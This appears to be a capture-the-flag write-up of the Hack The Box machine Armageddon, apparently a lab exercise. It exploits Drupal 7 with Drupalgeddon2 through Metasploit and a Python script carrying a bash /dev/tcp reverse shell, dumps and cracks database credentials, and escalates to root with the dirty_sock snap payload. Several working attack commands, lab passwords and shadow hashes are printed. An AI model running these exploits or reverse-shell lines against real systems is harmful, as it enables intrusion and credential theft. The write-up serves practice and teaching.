Credentials

Username	Password	Service
drupaluser	CQHEy@9M*m23gBVj	mysql db=drupal
brucetherealadmin	booboo	Armegddon.htb website login SSH

Nmap


Port	Service	Description
22	ssh	OpenSSH 7.4 (protocol 2.0)
80	http	Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

```
# Nmap 7.91 scan initiated Thu Jul 15 11:08:31 2021 as: nmap -sC -sV -vvv -p- -oN nmap/Full 10.10.10.233
Nmap scan report for 10.10.10.233
Host is up, received echo-reply ttl 63 (0.078s latency).
Scanned at 2021-07-15 11:08:33 EDT for 50s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
```

```
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDC2xdFP3J4cpINVArODYtbhv+uQNECQHDkzTeWL+4aLgKcJuIoA8

|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE4kP4gQ5Th3eu3vz/kPWwlUCm+6BS

|   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIG9ZlC3EA13xZbzvvdjZRWhnu9clFOUe7irG8kT0oR4A
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-favicon: Unknown favicon MD5: 1487A9908F898326EBABFFFD2407920D
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Jul 15 11:09:23 2021 -- 1 IP address (1 host up) scanned in
51.98 seconds
```

- Drupal 7

Web Enumeration (Port 80)



- Drupal 7.56, 2017-06-21 - from /CHANGELOG.txt (show in nmap scan)

searchsploit drupal 7

```
kali@kali:~/hackthebox/Armageddon$ searchsploit drupal 7
 ---------------------------------
 Exploit Title|  Path
 ---------------------------------
...[snip]...
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)|
php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)|
php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code
Execution| php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code
Execution| php/webapps/44449.rb
...[snip]...
 ---------------------------------
Shellcodes: No Results
```

```
Papers: No Results
```

ok.. so looks likes its vulnerable

Metasploit

This is the easy to exploit
Metasploit module

```
msfdb run
```

```
msf6 > search drupal

Matching Modules
================

   #  Name                                       Disclosure Date  Rank
Check  Description
   -  ----                                       ---------------  ----
-----  -----------
   0  exploit/unix/webapp/drupal_coder_exec      2016-07-13       excellent
Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2   2018-03-28       excellent
Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon      2014-10-15       excellent
No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe         2012-10-17       normal
Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec     2016-07-13       excellent
Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal
Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal
Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval        2005-06-29       excellent
Yes    PHP XML-RPC Arbitrary Code Execution
```

```
Interact with a module by name or index. For example info 7, use 7 or use
exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing
connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST tun0
```

```
LHOST => tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST tun0
LHOST => tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.10.233
RHOSTS => 10.10.10.233
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.15.41:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 10.10.10.233
[*] Meterpreter session 1 opened (10.10.15.41:4444 -> 10.10.10.233:42840) at
2021-07-15 12:16:11 -0400
meterpreter > shell
Process 4357 created.
Channel 0 created.
id
uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
```

portfwd to enumerate...
Machine is blocking most ports still couldn't get this to work... gave up and went to manual shell

```
portfwd add -l 3306 -p 80 -r 0.0.0.0
```

Python exploit

python exploit

modified exploit to send rev shell on port 443/80 because it was blocking most other ports

```
...[snip]...

exploit = "/usr/bin/bash -c '/usr/bin/bash -i >& /dev/tcp/10.10.15.41/443
0>&1'"
```

```
get_params = {'q':'user/password', 'name[#post_render][]':'passthru',
'name[#markup]':f'{exploit}', 'name[#type]':'markup'}

...[snip]...
```

Enumerate Host

/etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
```

- brucetherealadmin

linpeas

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
-
tcp6       0      0 :::22                   :::*                    LISTEN
-
tcp6       0      0 ::1:25                  :::*                    LISTEN
-
tcp6       0      0 :::80                   :::*                    LISTEN
-

...[snip]...

[+] Searching unexpected auth lines in /etc/pam.d/sshd
auth       required     pam_sepermit.so
auth       substack     password-auth
auth       include      postlogin
-auth      optional     pam_reauthorize.so prepare
account    include      password-auth
password   include      password-auth
session    include      password-auth
-session   optional     pam_reauthorize.so prepare

...[snip]...

[+] Readable hidden interesting files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#read-sensitive-
data
-rw-r--r--. 1 root root 2853 Apr  1  2020 /etc/bashrc
-rw-r--r--. 1 root root 11779 Mar 23 12:58 /etc/httpd/conf/httpd.conf
Checking for creds on /etc/httpd/conf/httpd.conf

-rw-r--r--. 1 root root 231 Apr  1  2020 /etc/skel/.bashrc
-rw-r--r--. 1 root root 77 Nov 16  2020 /usr/lib/tmpfiles.d/httpd.conf

...[snip]..
```

```
/var/www/html/sites/default/settings.php:      'password' =>
'CQHEy@9M*m23gBVj',
```

/var/www/html/sites/default/settings.php

```
...[snip]...

 array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
...[snip]...
```

[Creds DB=Drupal] ⟹00 - Loot > Credentials

- drupaluser:CQHEy@9M*m23gBVj

mysql dump for creds

Kinda tricky todump database but i did it by causing an error... after a valid command

```
bash-4.2$ mysql -u drupaluser -p
mysql -u drupaluser -p
Enter password: CQHEy@9M*m23gBVj
use drupal;
select * from users;
user drupal;
ERROR 1064 (42000) at line 3: You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to
use near 'user drupal' at line 1
uid     name    pass    mail    theme   signature       signature_format
created access  login   status  timezone        language        picture init
data
```

```
0                                                   NULL    0       0       0
0       NULL            0               NULL
1       brucetherealadmin
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt admin@armageddon.eu
filtered_html   1606998756      1607077194      1607076276      1
Europe/London           0       admin@armageddon.eu        a:1:
{s:7:"overlay";i:1;}
3       mephytis        $S$DydPxIl1050oZqq23OmncUQNbsHlTUkoikTVYF..gRsJ9hOTpTrR
mephytis@gmail.com                      filtered_html   1626378156      0
0       0       Europe/London           0       mephytis@gmail.com      NULL
4       SuperDuper123   $S$DRgtmWBfWDCcTqtZbp0jzeeaj73RfYTFpJriqSTQx7vyiv2tihK4
SuperDuper123@kali.htb                  filtered_html   1626386331      0
0       0       Europe/London           0       SuperDuper123@kali.htb  NULL
5       123123  $S$DQbeSAjL3XrG4Xp274nJZ7ej0cFE5M24CyfGov3sjdE0G6iNsmEo
123123@mail.ru                  filtered_html   1626387901      0       0
0       Europe/London           0       123123@mail.ru  NULL
6       admin   $S$DA0nFraOJLbSwpaT5NNCqk1qvbDan4hzHSC0BQ7RlMLEKKD7UhPb
admin@htb.com                   filtered_html   1626388019      0       0
0       Europe/London           0       admin@htb.com   NULL
7       bob     $S$DLpA0kcB3oUWzI3GX/xBRVDOgIUPGxZYgaplImTvetmj5p6kiQ/C
bob@gmail.com                   filtered_html   1626388779      0       0
0       Europe/London           0       bob@gmail.com   NULL
8       bobfields123    $S$DEdPj6oQLA7xRG/8RIznp.uGKTr4vPSLxzlRwUTwyxWttATE8q4y
bob.fields@yahoo.com                    filtered_html   1626388861      0
0       0       Europe/London           0       bob.fields@yahoo.com    NULL
```

Mysql

DB = Drupal

Table = users

name	pass
brucetherealadmin	SDgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
mephytis	SDydPxIl1050oZqq23OmncUQNbsHlTUkoikTVYF..gRsJ9hOTpTrR
SuperDuper123	SDRgtmWBfWDCcTqtZbp0jzeeaj73RfYTFpJriqSTQx7vyiv2tihK4
123123	SDQbeSAjL3XrG4Xp274nJZ7ej0cFE5M24CyfGov3sjdE0G6iNsmEo

---

name	pass
admin	SDA0nFraOJLbSwpaT5NNCqk1qvbDan4hzHSC0BQ7RlMLEKKD7UhF
bob	SDLpA0kcB3oUWzI3GX/xBRVDOgIUPGxZYgaplImTvetmj5p6kiQ/C
bobfields123	SDEdPj6oQLA7xRG/8RIznp.uGKTr4vPSLxzlRwUTwyxWttATE8q4y

now lets crack away
Possible algorithms: Drupal7

Hashcat Drupal7:7900

```
hashcat -m 7900 hashes.txt /usr/share/wordlists/rockyou.txt --username
```

```
bruce:therealadmin:$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt:booboo
```

[Creds] ⟹00 - Loot > Credentials

- brucetherealadmin:booboo

SSH

LOGIN In as brucetherealasdmin:booboo

```
kali@kali:~/hackthebox/Armageddon$ ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last failed login: Thu Jul 15 22:04:36 BST 2021 from 10.10.14.209 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Thu Jul 15 19:02:23 2021 from 10.10.14.110
[brucetherealadmin@armageddon ~]$
```

Enumerate

linpeas

```
[+] PATH
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-
abuses
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/var/lib/snapd/snap/bin:/home/br

New path exported:
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/var/lib/snapd/snap/bin:/home/br



...[snip]...

[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_CO
LLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE
LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *

...[snip]...

[+] Searching Keyring files
Keyring folder: /var/lib/snapd/snap/core/10444/usr/share/keyrings
/var/lib/snapd/snap/core/10444/usr/share/keyrings:
total 16
-rw-r--r--. 1 root root 14076 Jun  3  2020 ubuntu-archive-keyring.gpg
-rw-r--r--. 1 root root     0 Jun  3  2020 ubuntu-archive-removed-keys.gpg
-rw-r--r--. 1 root root  1227 Jun  3  2020 ubuntu-master-keyring.gpg
Keyring folder: /var/lib/snapd/snap/core/10859/usr/share/keyrings
/var/lib/snapd/snap/core/10859/usr/share/keyrings:
total 16
-rw-r--r--. 1 root root 14076 Jun  3  2020 ubuntu-archive-keyring.gpg
-rw-r--r--. 1 root root     0 Jun  3  2020 ubuntu-archive-removed-keys.gpg
-rw-r--r--. 1 root root  1227 Jun  3  2020 ubuntu-master-keyring.gpg
```

```
[+] Searching Filezilla sites file

[+] Searching backup-manager files

[+] Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /var/lib/snapd/snap/core/10444/etc/pam.d/passwd
passwd file: /var/lib/snapd/snap/core/10444/usr/share/bash-
completion/completions/passwd
passwd file: /var/lib/snapd/snap/core/10444/var/lib/extrausers/passwd
passwd file: /var/lib/snapd/snap/core/10859/etc/pam.d/passwd
passwd file: /var/lib/snapd/snap/core/10859/usr/share/bash-
completion/completions/passwd
passwd file: /var/lib/snapd/snap/core/10859/var/lib/extrausers/passwd

...[snip]...

-rwsr-xr-x. 1 root root  95K Oct 14  2020 /usr/libexec/snapd/snap-confine  --->
Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x. 1 root root  12K Nov 16  2020 /usr/sbin/usernetctl
-rwsr-xr-x. 1 root root 109K Nov 19  2020
/var/lib/snapd/snap/core/10444/usr/lib/snapd/snap-confine  --->
Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x. 1 root root 134K Jan 20 17:08
/var/lib/snapd/snap/core/10859/usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
---s--x--x. 1 root root 144K Jan 26 21:56 /usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x. 1 root root 109K Feb 10 10:09
/var/lib/snapd/snap/core/10859/usr/lib/snapd/snap-confine  --->
Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
```

SUDO -l and snap

GTFO bins

GTFO Bins

google snap install privilege escalation

dirtysock
use payload from dirty_sockv2
exploit reference

payload.snap

```
python -c
'print("aHNxcwcAAAAQIVZcAAACAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAA
 + "A" * 4256 + "==")' | base64 -d > payload.snap
```

exploit

```
sudo snap install /dev/shm/payload.snap --dangerous --devmode
```

su as dirty_sock with password dirty_sock the sudo -i as dirty_sock to get root

root

```
[brucetherealadmin@armageddon ~]$ su dirty_sock
Password:
[dirty_sock@armageddon brucetherealadmin]$ sudo -i

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon ~]# cd
```

```
[root@armageddon ~]# ls
anaconda-ks.cfg  cleanup.sh  passwd  reset.sh  root.txt  snap
[root@armageddon ~]# id
uid=0(root) gid=0(root) groups=0(root)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
You have new mail in /var/spool/mail/root
[root@armageddon ~]# whoami
root
```

root.txt

```
[root@armageddon ~]# cat root.txt
0578b6fb1c63320c98e225311c6ebcd3
```

/etc/shadow

```
[root@armageddon ~]# cat /etc/shadow
root:$6$OhKUwkvR$.uL.mlYJOz.ubK/FmXouGbU7vCVCG9s00K7R.ny9ryM.vXNdwZhOGCcq7e3XcbA5U



...[snip]...

brucetherealadmin:$6$zuzXrozM$owg1fTqFLp1pv7E6rQ.YFmVaQ7Ux5UL5c6IeGNxmYys2ClAkyULC

dirty_sock:$6$sWZcW1t25pfUdBuX$jWjEZQF2zFSfyGy9LbvG3vFzzHRjXfBYK0SOGfMD1sLyaS97Awr
```